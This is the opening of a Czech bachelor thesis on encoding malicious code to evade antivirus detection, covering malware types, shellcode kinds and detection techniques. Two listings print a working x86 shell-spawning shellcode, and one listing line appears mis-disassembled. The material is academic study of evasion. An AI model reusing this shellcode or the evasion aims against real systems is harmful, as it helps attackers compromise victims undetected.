FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Název:	Aplikace pro zakódování škodlivého kódu
Student:	Pavlína Kopecká
Vedoucí:	Ing. Filip Štěpánek
Studijní program:	Informatika
Studijní obor:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	Do konce letního semestru 2018/19

Pokyny pro vypracování

Antivirové programy využívají sady heuristických algoritmů pro detekci škodlivého kódu. Útočníci zároveň hledají způsoby, jak této detekci předejít. Za tímto účelem používají sady algoritmů a postupů, které slouží k zakódování škodlivého kódu a jeho následném spuštění na zařízení oběti. Cílem práce je navrhnout a realizovat aplikaci pro příkazovou řádku, která vezme na vstupu škodlivý kód útočníka a zakóduje ho zvoleným algoritmem.
Práci rozdělte na následující kroky:
- Analyzujte stávající metody zakódování škodlivého kódu a prevence jeho detekování antivirovým softwarem. Zaměřte se na metody Shikata-ga-nai a alfanumerický enkodér.
- Navrhněte aplikaci pro příkazovou řádku, která bude zakódovávat škodlivý kód metodou Shikata-ga-nai a alfanumerickým enkodérem.
- Návrh naimplementujte.
- Výslednou aplikaci otestujte v laboratorním prostředí na zranitelném virtuálním stroji. Pro demonstrování výsledků práce si zvolte volně dostupný škodlivý kód a antivirový SW.
- Výsledky vyhodnoťte.

Seznam odborné literatury

Dodá vedoucí práce.

prof. Ing. Róbert Lórencz, CSc.
vedoucí katedry

doc. RNDr. Ing. Marcel Jiřina, Ph.D.
děkan

V Praze dne 13. února 2018

České vysoké učení technické v Praze
Fakulta informačních technologií
Katedra Počítačových Systémů

Bakalářská práce

Aplikace pro zakódování škodlivého kódu

Pavlína Kopecká

Vedoucí práce: Ing. Filip Štěpánek

14. května 2018

Poděkování

Ráda bych poděkovala vedoucímu mé práce Ing. Filipu Štěpánkovi za cenné rady a připomínky při psaní této práce. Díky patří také rodině za podporu během celého studia. Nakonec bych ráda poděkovala svým přátelům, díky kterým bylo studium zábavnější.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval(a) samostatně a že jsem uvedl(a) veškeré použité informační zdroje v souladu s Metodickým pokynem o etické přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. V souladu s ust. § 46 odst. 6 tohoto zákona tímto uděluji nevýhradní oprávnění (licenci) k užití této mojí práce, a to včetně všech počítačových programů, jež jsou její součástí či přílohou, a veškeré jejich dokumentace (dále souhrnně jen „Dílo“), a to všem osobám, které si přejí Dílo užít. Tyto osoby jsou oprávněny Dílo užít jakýmkoli způsobem, který nesnižuje hodnotu Díla, a za jakýmkoli účelem (včetně užití k výdělečným účelům). Toto oprávnění je časově, teritoriálně i množstevně neomezené. Každá osoba, která využije výše uvedenou licenci, se však zavazuje udělit ke každému dílu, které vznikne (byť jen zčásti) na základě Díla, úpravou Díla, spojením Díla s jiným dílem, zařazením Díla do díla souborného či zpracováním Díla (včetně překladu), licenci alespoň ve výše uvedeném rozsahu a zároveň zpřístupnit zdrojový kód takového díla alespoň srovnatelným způsobem a ve srovnatelném rozsahu, jako je zpřístupněn zdrojový kód Díla.

V Praze dne 14. května 2018 .....

Odkaz na tuto práci

Kopecká, Pavlína. *Aplikace pro zakódování škodlivého kódu.* Bakalářská práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2018.

Abstrakt

Tato bakalářská práce se zabývá problémem, jak zakódovat škodlivý soubor tak, aby následně nebyl rozpoznán antivirovým programem jako škodlivý. Cílem práce je implementovat program pro příkazovou řádku, který vezme škodlivý soubor a zakóduje ho tak, aby působil jako neškodný. Práce rozebírá alfanumerický algoritmus a polymorfický enkodér Shikata ga nai. Výsledkem práce je aplikace pro příkazovou řádku, která může být využita například k penetračnímu testování.

Klíčová slova Shikata ga nai, enkodéry, Alfanumerický enkodér, Metasploit Framework, obcházení antivirového programu

Abstract

This thesis is about encoding malicious software in a way which evade antivirus software. The goal of this thesis is design and implement application for command line which encode malicious software. This work focus on alphanumeric encoder and polymorphic encoder Shikata ga nai. The result of this thesis is command line application, which can, for example, be used for penetration testing.

Keywords Shikata ga nai, encoders, Alfanumeric encoder, Metasploit Framework, bypass antivirus software

Obsah

Úvod **1**
Cíl práce 2

1 Analýza **3**
1.1 Škodlivý kód neboli malware 5
1.2 Techniky detekce škodlivého kódu 8
1.3 Principy úniku detekce antivirovým softwarem 11
1.4 Principy spuštění škodlivého kódu 15
1.5 Alfanumerický enkodér 17
1.6 Shikata ga nai 19

2 Rešerše existujících metod k zakódování škodlivých kódů **21**
2.1 Metasploit 21
2.2 Veil Framework 25
2.3 Shellter 26

3 Návrh **29**
3.1 Použité technologie 29
3.2 Vstupy aplikace 30
3.3 Výstupy aplikace 31
3.4 Alfanumerický enkodér 31
3.5 Případy užití 33
3.6 Struktura navržené aplikace 33

4 Realizace **35**
4.1 Vývojové prostředí a jazyk 35
4.2 Testovací prostředí 35
4.3 Alfanumerický enkodér 36
4.4 Otestování aplikace a vyladění problémů 37
4.5 Alpha2 vs. moje implementace 39

4.6 Testování různých vstupů a výstupů 41
4.7 Shrnutí realizace 41

5 Testování **45**
5.1 Virtuální prostředí 45
5.2 Antivirový program 45
5.3 Zvolený škodlivý kód 45
5.4 Samotné testování 46
5.5 Návrh na další testování 51

Závěr **53**

Literatura **55**

A Seznam použitých zkratek **61**

B Obrázky **63**

C Uživatelský manuál aplikace **65**
C.1 Instalace Pythonu 3.5 a vyšší 65
C.2 Spuštění aplikace 65
C.3 Ukázkové použití 66

D Obsah přiloženého CD **67**

Seznam obrázků

1.1 Koloběh útočníka a tvůrců antivirového programu 3
1.2 Cyklus útoku – příklad jak může vypadat útok 4
1.3 Zakódování – jeden ze způsobů obcházení antivirového programu . 5
1.4 Techniky detekce škodlivého kódu 9
1.5 Operace XOR – znaky v hexadecimálním kódu 12
1.6 Polymorfismus vs. Metamorfismus 14
1.7 Struktura spustitelného souboru 16
1.8 Spustitelný soubor – mapování do paměti 17
1.9 Princip Alfanumerického enkodéru 18

2.1 Metasploit po spuštění msfconsole 22
2.2 Metasploit – různé enkodéry 23
2.3 Metasploit – příklad využití MSfvenom 24
2.4 Veil – okno, které se zobrazí po spuštění 26
2.5 Shellter – okno, které se zobrazí po spuštění 27

3.1 Weverovo kódovací schéma 32

4.1 Virtuální prostředí 36
4.2 ASCII tabulka v binární soustavě 38
4.3 Kalkulačka na Windows XP spouštěná zmíněným shellcodem . . . 39
4.4 OllyDbg – program, který spouští kalkulačku 40
4.5 PE Explorer – program který spouští kalkulačku 41
4.6 Metasploit – Alpha2 enkodér 42
4.7 Ukázka různých vstupů a výstupů 42
4.8 Realizace aplikace – znázornění funkcí a jejich návaznosti 43

5.1 Windows XP – testované virtuální prostředí 46
5.2 Kaspersky Antivirus nainstalovaný na Windows XP 47
5.3 Meterpreter – ukázka shellcodu vygenerovaného Metasploitem . . 48
5.4 Metasploit – ukázka spuštění meterpreteru 49

5.5 Vytvoření administrátorského účtu na Windows XP 50
5.6 Vytvoření spustitelného souboru 50
5.7 Administrátorský účet – škodlivý kód 51

B.1 ASCII tabulka 64

C.1 Ukázkové použití aplikace 66

Seznam tabulek

1.1 Porovnání typů malwaru 7
1.2 x86 tisknutelné opcody pro čísla 19

Úvod

Útočníci se snaží stále zdokonalovat a vylepšovat škodlivé kódy, které vytváří. Případně již existující škodlivé kódy upravovat tak, aby nebyly rozpoznány antivirovým softwarem jako škodlivé. Antivirový software mají v dnešní době na svém počítači téměř všichni uživatelé, kteří používají operační systém Windows. Windows je obvykle nejčastější operační systém na který jsou psány škodlivé kódy a na který se útočí. To z toho důvodu, že Windows je nejrozšířenější operační systém mezi běžnými uživateli.

Antivirové programy v dnešní době využívají spousty různých metod pro detekci škodlivých kódů. Ovšem ani antivirové programy nejsou všemocné, obvykle umí identifikovat především známé škodlivé kódy, které jejich tvůrci už zanalyzovali a definovali. Na nově vytvořené škodlivé kódy používá antivirový software různé *heuristické algoritmy*, které jsou nejisté, a ne vždy dokáží správně identifikovat, zda-li je kód škodlivý či ne. Ovšem hledat nové zranitelnosti v operačních systémech a psát pro ně škodlivé kódy je pro útočníky složité, proto přišli s metodami, jak upravit již existující škodlivý kód tak, aby byl pro antivirový software nerozpoznatelný.

Těchto způsobů, jak upravit již známý škodlivý kód a obejít antivirový software existuje mnoho. Tato bakalářská práce přináší shrnutí dosavadních aplikací a stávajících metod k obcházení antivirových programů. A zabývá se především již existujícími postupy, které vezmou škodlivý kód a celý ho zakódují – konkrétně *alfanumerickým enkodérem* a metodou *Shikata ga nai*. Tyto dva algoritmy jsou popsány v kapitole Analýza. V kapitole Rešerše jsou vyjmenovány a rozebrány tři, dle mého názoru, nejznámější frameworky na zakódovávání škodlivých kódů – Metasploit, Veil a Shellter. Kapitoly Návrh a Realizace se věnují vlastní implementaci těchto algoritmů. V poslední kapitole Testování je testována vytvořena aplikace proti antivirovému softwaru. Tato aplikace umí na vstupu přijmout škodlivý kód a zakódovat ho zvoleným enkodérem.

Výsledkem této práce je implementace algoritmů na zakódování škodlivých kódů a zkoumání, jak zakódované škodlivé kódy obstojí proti antiviro-

vému programu. Cílem je zkoumat chování antivirového programu při spouštění škodlivých kódů zakódovaných implementovanou aplikací. Tento problém je pro mě velice zajímavý, protože si myslím, že škodlivé kódy a metody obcházení antivirových programů je aktuální téma a stojí za to se o něm dozvědět více.

Práce přináší shrnutí různých způsobů, jak obcházet antivirové programy a diskutuje, jak jsou tyto způsoby efektivní. Tato práce může být užitečná pro čtenáře, který se chce dozvědět něco o tom, jak fungují antivirové programy a jaké techniky používají útočníci k jejich obcházení.


Cíl práce

Cílem této práce je navrhnout a realizovat aplikaci pro příkazovou řádku, která na vstupu přijme škodlivý kód útočníka a zakóduje ho zvoleným algoritmem. Výsledná aplikace je otestována na zranitelném virtuálním stroji. Tuto aplikaci budou moci následně používat například penetrační testeři či bezpečnostní odborníci. Práce se zaměřuje především na dva postupy – alfanumerický enkodér a Shikata ga nai. Dále se práce také zaměřuje na již existující programy pro tvorbu a kódování škodlivých kódů – Metasploit, Veil a Shellter.


Kapitola 1

Analýza

V této práci se věnuji spuštění škodlivého kódu na zařízení oběti. Škodlivý kód je software, který umožní útočníkovi přístup k zařízení či informaci oběti za účelem osobního zisku či poškození oběti. Tento kód se často také nazývá *malware*. „Malware je počítačový program určený ke vniknutí nebo poškození počítačového systému“ [1]. I když existuje více možností obrany, tato práce se zabývá, v rámci úniku detekce, obranou pomocí antivirového softwaru. Útočník se snaží tento software obejít pomocí různých technik a zároveň tvůrci antivirových softwarů se snaží těmto činnostem zabránit. Jednoduše řečeno, je to koloběh, kdy útočník vylepší svůj škodlivý kód a tvůrci antivirového softwaru na to zareagují vylepšením svého antivirového softwaru. Tento koloběh je znázorněn na obrázku 1.1.




Obrázek 1.1: Koloběh útočníka a tvůrců antivirového programu



Obrázek 1.2: Cyklus útoku – příklad jak může vypadat útok, tato práce se věnuje především bodu 3

Útok, který já uvažuji může vypadat následovně. Útočník si na základě analýzy zranitelností, znalosti oběti, znalosti zařízení atd. vytvoří nebo vybere škodlivý kód. Dále si útočník zvolí vhodnou distribuční metodu na základě předchozího kroku. Může se jednat například o sociální inženýrství nebo vzdálený útok (do počítače se útočník dostane zvenčí). Konkretním útokem, který by se zakládal na uvažovaném postupu, je například tento [2], kdy došlo k nakažení počítačů pomocí škodlivého kódu uloženého v PNG souborech. Následně útočník řeší spuštění škodlivého kódu na zařízení oběti. Dalším příkladem útoku, který zde uvedu, je *PyRoMine malware* [3]. Tento malware napadne počítač pomocí uniklých NSA exploitů a poté ho využívá k těžení kryptoměny. Dle zadání se tato práce má věnovat zakódování škodlivého kódu tak, aby nebyl rozpoznán antivirovým programem. Toto se skrývá za spuštěním škodlivého kódu na zařízení oběti a tímto krokem se proto především zabývá tato práce. V dalším kroku je útočník upozorněn o úspěšném spuštění škodlivého kódu. Jedná se obvykle o případ, kdy chce útočník získat vzdálený přístup k zařízení oběti anebo citlivá data. V opačném případě, například pokud se jedná o DoS (odepření přístupu), je tento krok volitelný. Nakonec útočník vykonává škodlivou činnost dle svého uvážení. Tento cyklus je zobrazen na obrázku 1.2.

V rámci této práce mě zajímá především fáze spuštění škodlivého kódu. Tento kód může být zachycen antivirovým softwarem, proto útočník hledá způsob, jak této události zabránit. Způsobů, jak této detekci zabránit je mnoho. Velmi pěkně jsou tyto metody rozděleny do kategorií a znázorněny na obrázku zde [4]. Pro příklad zmíním tyto – zakódování škodlivého kódu, polymorfismus nebo detekce spuštění ve virtuálním prostředí. Já se zabývám zakódováním



Obrázek 1.3: Zakódování – jeden ze způsobů obcházení antivirového programu

škodlivého kódu. Útočník provede zakódování tohoto škodlivého kódu s cílem obelstít antivirový software a schovat pravou funkcionalitu tohoto kódu. Tento kód se skládá ze dvou částí. První část je tzv. dekodér, který zajistí dekódování druhé části. Druhá část je zakódovaný kód, který se dekóduje pomocí dekodéru během spuštění škodlivého kódu. Toto je vyobrazeno na obrázku 1.3. Nyní se v rámci analýzy zaměřím na následující termíny:

- Škodlivý kód neboli malware
- Techniky detekce škodlivého kódu
- Principy úniku detekce antivirovým softwarem
- Principy spuštění škodlivého kódu

Tyto termíny jsou důležité pro pochopení principu, jak fungují algoritmy pro zakódování škodlivého kódu a jejich funkcionality, která bude vysvětlena posléze.

1.1 Škodlivý kód neboli malware

Pod pojmem škodlivý kód se skrývá software, jehož úkolem je kompromitovat systém, aniž by to zaznamenal uživatel [5]. Často se tento software též nazývá malware. Slovo malware vzniklo spojením dvou slov – malicious a software [6]. Cíle škodlivého kódu mohou být různé, například získat z napadeného sytému citlivé údaje (hesla, čísla kreditních karet apod.), zaznamenávat stisknuté klávesy, ničit soubory [7] nebo také zašifrovat data na disku a vyžadovat za dešifrování peníze (tzv. ransomware).

Část škodlivého kódu, která provádí škodlivou činnost se v anglickém jazyce nazývá payload. V českém jazyce se mi špatně hledá ekvivalent. Ovšem jak popis napovídá, toto je hlavní část škodlivého kódu vykonávající činnost podle potřeb útočníka.

Často je škodlivý kód připojen k důvěryhodnému souboru. Toto je možné z důvodu přítomných bezpečnostních zranitelností, špatného návrhu aplikace nebo speciálních funkcionalit různých softwarů apod. Existuje mnoho způsobů, jakými se může škodlivý kód šířit. Nejčastěji se šíří pomocí emailových příloh nebo pomocí souborů stažených z internetu [7]. Nebo také sociálním inženýrstvím – pomocí různých USB pamětí.

Malware se dále dělí na mnoho kategorií. Dle mého názoru, nejzajímavější jsou následující:

- počítačový virus
- ransomware
- trojský kůň
- červ

Existují i další kategorie jako například botnet, adware, spyware apod.

Počítačový virus je škodlivý program, který využívá již existující soubory na počítači. Tyto soubory napadne a připojí se k nim. Obvykle se virus připojí buď na začátek nebo na konec napadeného souboru [8]. K instalaci počítačového viru dojde bez povšimnutí uživatele a virus se dále sám replikuje a šíří pomocí napadeného souboru z počítače do počítače [7, 9].

Červ se stejně jako počítačový virus sám replikuje a šíří. Na rozdíl od viru ale nepotřebuje k zahájení replikace lidský zásah. Dalším rozdílem oproti viru je, že červ se nepřipojuje k souborům, ale je sám samostatným programem [9, 10].

Ransomware je speciální typ škodlivého softwaru, který je používán k vydírání. Ransomware obvykle zašifruje data na disku (převážně dokumenty a fotografie) a vyžaduje po uživateli poplatek za dešifrování [11]. Pokud uživatel odmítne zaplatit, ransomware data smaže.

Trojský kůň je jeden z nejrozšířenějších typů malwaru [12]. Na rozdíl od počítačového viru se trojský kůň neumí sám replikovat ani šířit. Spoléhá na to, že ho uživatel spustí omylem nebo navštíví škodlivou webovou stránku [13]. Snaží se vzbudit dojem, že je neškodný (například je pojmenovaný stejně jako neškodná aplikace) a poté otevře zadní vrátka [10] neboli tzv. „backdoor“, který může útočníkovi otevřít vzdálený přístup k zařízení oběti.

Tabulka 1.1: Porovnání typů malwaru

	Replikace	Šíření
Virus	sám se replikuje	sám se šíří
Trojan	neumí se sám replikovat	musí být spuštěn uživatelem
Ransomware	neumí se sám replikovat	musí být spuštěn uživatelem
Červ	sám se replikuje	musí být spuštěn uživatelem

Pro potřeby této práce nebudu rozlišovat o jaký typ škodlivého kódu se jedná (počítačový virus, trojský kůň apod.), jelikož důležité je pouze to, že se jedná o škodlivý kód. Spíše je potřeba vysvětlit, co v rámci škodlivých kódů znamená pojem shellcode. A k čemu se používá.

1.1.1 Shellcode

Jak jsem již zmínila, payload je část škodlivého kódu, která vykonává škodlivou činnost. Jako příklad můžu uvést útočníka, který vezme nějaký důvěryhodný soubor, například PDF a k němu připojí svůj payload. Slovem shellcode se označuje payload, který obvykle spouští shell. Shell je příkazová řádka, ze které se interaguje s operačním systémem a lze z ní například spouštět programy nebo měnit nastavení systému. Navíc shellcode bývá obvykle napsán v assembleru, protože jsou to instrukce, které se přidávají již do zkompilovaného binárního programu [14]. Na listingu 1 je ukázka shellcodu v assembleru. V levém sloupci je vidět strojový kód, což je vlastně reprezentace toho pravého sloupce pomocí hexadecimálních hodnot. V pravém sloupci jsou instrukce v assembleru. Na listingu 2 je shellcode z listingu 1 zapsaný jako string v C.

Definice slova *shellcode* se ne vždy úplně shodují. Postupem času se význam měnil. Ovšem nejvíce se zdroje shodují v tom, že shellcode je definován jako množina instrukcí, které jsou vloženy do již bežícího programu a poté vykonány [14, 15].

Jak shellcode bude vypadat je závislé na architektuře zařízení na kterém bude spouštěn, z toho důvodu je psán v assembleru. Vzhledem k tomu, že pro každou architekturu existuje jiný druh assembleru, tak z toho plyne, že shellcode napsaný v assembleru je nepřenositelný. Tudíž už předem je třeba vědět na jakém zařízení bude spouštěn [15].

Existují různé druhy shellcodu, tudíž je lze dělit do několika kategorií. Já zmíním následující čtyři typy, které mi přišli nejzajímavější [17, 18, 19]:

- **Port-Binding Shellcode** – Tento shellcode se naváže na síťový port, kde poslouchá příchozí spojení. Používá se v případech, kdy je potřeba komunikovat přes síť.

- **Reverse Shellcode** – Problémem předchozího Port-Binding Shellcodu je, že příchozí spojení mohou být snadno blokována firewallem. Toto řeší

```
_start:
31 c0                   xor eax, eax
50                      push eax
68 2f 2f 73 68          push 0x68732f2f
68 2f 62 69 6e          push 0x6e69622f
89 e3                   mov ebx, esp
89 c1                   mov ecx, eax
89 c2                   mov eax, edx
b0 0b                   mov al, 0x0b
cd 80                   int 0x80
31 c0                   xor eax, eax
40                      inc eax
cd 80                   int 0x80
```

Listing 1: Shellcode – ukázka shellcodu v assembleru (x86) [16]

```
char shellcode[] =
 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```


Listing 2: Shellcode – ukázka shellcodu zapsaném jako string v jazyce C [16]

právě Reverse shellcode. Shellcode obsahuje natvrdo zadanou *IP adresu* a *port* na kterou se sám připojí.

- **Command Execution Shellcode** – Oproti předchozím zmíněným nevytváří síťové spojení. Místo toho například modifikuje uživatelský účet.
- **Staged Shellcode** – Tento Shellcode se používá v případech, kdy je shellcode větší než místo, kam ho chceme nahrát. V tom případě je třeba vytvořit jeden malý shellcode, jehož úkolem je pouze stáhnout větší shellcode a spustit ho.

1.2 Techniky detekce škodlivého kódu

Jeden ze způsobů detekce škodlivého kódu je software nazvaný antivirový program. Tento software má uživatel na svém zařízení. Úkolem antivirového programu je poskytovat ochranu před škodlivým kódem. K tomu využívá různé metody detekce. Antivirový program v zásadě skenuje a analyzuje veškeré soubory, které si uživatel stáhne na své zařízení (ať už z internetu nebo z USB zařízení) a detekuje ty, které jsou škodlivé. Obvykle se snaží detekovat a odstranit škodlivý soubor ještě předtím, než dojde k nakažení počítače. Ovšem v případě, že se mu nepodaří zabránit nákaze předem a k nakažení dojde, tak antivirový program umí počítač i vyčistit.



Obrázek 1.4: Techniky detekce škodlivého kódu

Autoři škodlivých kódů se často snaží detekci antivirového programu obejít a vymýšlejí stále nové a nové způsoby, jak toho docílit. Je důležité si uvědomit, že antivirový program není všemocný. Obvykle nedokáže sám od sebe odhalovat nové typy škodlivých kódů.

Jak již bylo zmíněno, součástí antivirového programu je *skener*, který dokáže skenovat soubory na počítači. Kromě skenování musí být antivirový program také schopen dekomprimovat soubory typu ZIP, RAR, TGZ apod., aby mohl procházet a analyzovat soubory, které jsou uvnitř. Dále antivirus obsahuje *emulátory* a *unpackery*. Unpackery se snaží rozbalit chráněné nebo zkomprimované soubory. Emulátory spouští potenciálně škodlivý soubor na různých procesorech a zkoumají, co dělá. Například na procesorech ARM nebo Intel x86 [20].

Na těchto funkcích jsou následně založeny dvě nejpoužívanější techniky detekce škodlivých kódů [21, 22]:

- detekce založená na signaturách
- detekce založená na heuristice

V obou dvou případech lze k analyzování škodlivého kódu použít buď statickou analýzu anebo dynamickou analýzu (jak je patrné z obrázku 1.4).

Statická analýza se používá v případě, kdy je třeba zjistit, co nějaký program dělá a jak funguje. Důležité je, že při statické analýze není program spuštěn. Tím se odlišuje statická analýza od té dynamické. Při dynamické analýze je program spuštěn.

Při statické analýze se v programu například hledají různé stringy (sekvence znaků), které mohou prozradit, co je účelem programu a zda je škodlivý. Dále například spustitelné soubory obsahují hlavičky a ty také mohou o programu dost prozradit. Jednou z věcí, kterou obsahuje hlavička spustitelného souboru, je jaké knihovny soubor importuje. Jména těchto knihoven mohou pomoci přiblížit záměr spustitelného souboru [23].

Dynamická analýza se používá v případě, že je škodlivý kód například obfuskován tzn. že je znepřehledněn a je skryto co dělá. Pak se může stát, že statická analýza nedokáže rozhodnout o škodlivosti kódu. Pro tyto případy je tu dynamická analýza. Při dynamické analýze dochází ke spuštění škodlivého kódu. Každý, kdo provádí dynamickou analýzu, si na to musí dát pozor, aby neinfikoval svoje vlastní zařízení. K tomuto účelu se používá například virtuální prostředí, ve kterém se spustí hypoteticky škodlivý kód. Existují i způsoby, kterými lze provádět dynamickou analýzu automaticky. K tomu se používá například *cuckoo sandbox* [24]. Ovšem v tomto případě se může stát, že škodlivý program zdetekuje, že je spouštěn ve virtuálním prostředí a na základě toho skryje a nespustí své škodlivé aktivity. To je problematické, protože v tomto případě jsou výsledky dynamické analýzy minimální.

1.2.1 Detekce založená na signatuře

Tato metoda detekce je jedna z nejpoužívanějších, je nejjednodušší a nejrychlejší [20, 25]. Antivirový program obsahuje databázi vzorků škodlivých kódů a s touto databází porovnává soubory, které má uživatel na svém zařízení. Databáze vzorků je vytvářena na základě již známých škodlivých kódů, které jsou analyzovány a zkoumány. Analyzován je disassemblovaný škodlivý kód, z něho jsou vybrány různé části, na kterých je pak postavena detekce budoucích podobných škodlivých kódů. A to je i důvodem, proč je tato metoda neefektivní a lze snadno obejít. Útočníkovi stačí dělat relativně malé změny ve škodlivém kódu a tato metoda už změněný kód neoznačí jako škodlivý. Jaké změny v kódu provádět obvykle závisí na formátu souboru. Konkrétní techniky jsou zmíněné zde [26].

V předchozím odstavci jsem zmínila databázi vzorků škodlivých kódů, nyní vysvětlím, co to vlastně znamená. V každém škodlivém kódu se dají najít charakteristické části, na kterých lze postavit signaturu. Tato signatura potom detekuje podobné škodlivé kódy. Signatura tudíž znamená unikátní definice škodlivých kódů, které sdílejí stejné části. Typické a jednoduché způsoby na vytváření signatur jsou checksumy, MD5 hashe, apod [23].

1.2.2 Detekce založená na heuristice

Tato technika se liší oproti předchozí detekci, která je založena na signaturách. Detekce založená na signaturách detekuje škodlivé kódy na základě přes-

ných shod určitých částí kódu, zatímco heuristická detekce detekuje pouze na základě podobností [27]. Pokud je analyzovaný škodlivý kód podobný nějakému škodlivému, pak je i analyzovaný kód označen jako škodlivý. Stejně jako u předchozí detekce, i zde se používají dva typy analýzy – statická a dynamická. V případě dynamické analýzy se program spouští například ve virtuálním prostředí a analyzuje se jeho chování. Teoreticky by heuristická detekce měla umět odhalit i nové neznámé škodlivé kódy. Protože je tato detekce mnohem náročnější, tak i analyzovat soubor trvá déle. Heuristická detekce využívá například *Bayesovskou síť*, což je pravděpodobnostní model, který se skládá z množiny proměnných. Proměnné jsou například charakteristiky (nebo také anglicky se termín nazývá flag) hlaviček spustitelných souborů nebo zda je soubor zkomprimován či ne [20]. Dále se pro detekci škodlivých kódů používá také *machine learning*. O tom se lze více dočíst zde [28].

Škodlivý kód se může nacházet v různých typech souborů. Volba typu souboru záleží na potřebách útočníka a na způsobu distribuce škodlivého souboru. Útočník může schovat škodlivý kód například v dokumentech (PDF, Word, Excel a dalších). Toto se využívá například v případech, kdy má útočník v úmyslu šířit své škodlivé soubory v emailových přílohách. Dále může útočník škodlivý kód schovat ve spustitelných souborech, které se budou tvářit jako důvěryhodná aplikace, kterou si oběť bude chtít stáhnout a spustit ze zdroje kontrolovaného útočníkem. Toto se samozřejmě může stát za pomoci sociálního inženýrství.

1.3 Principy úniku detekce antivirovým softwarem

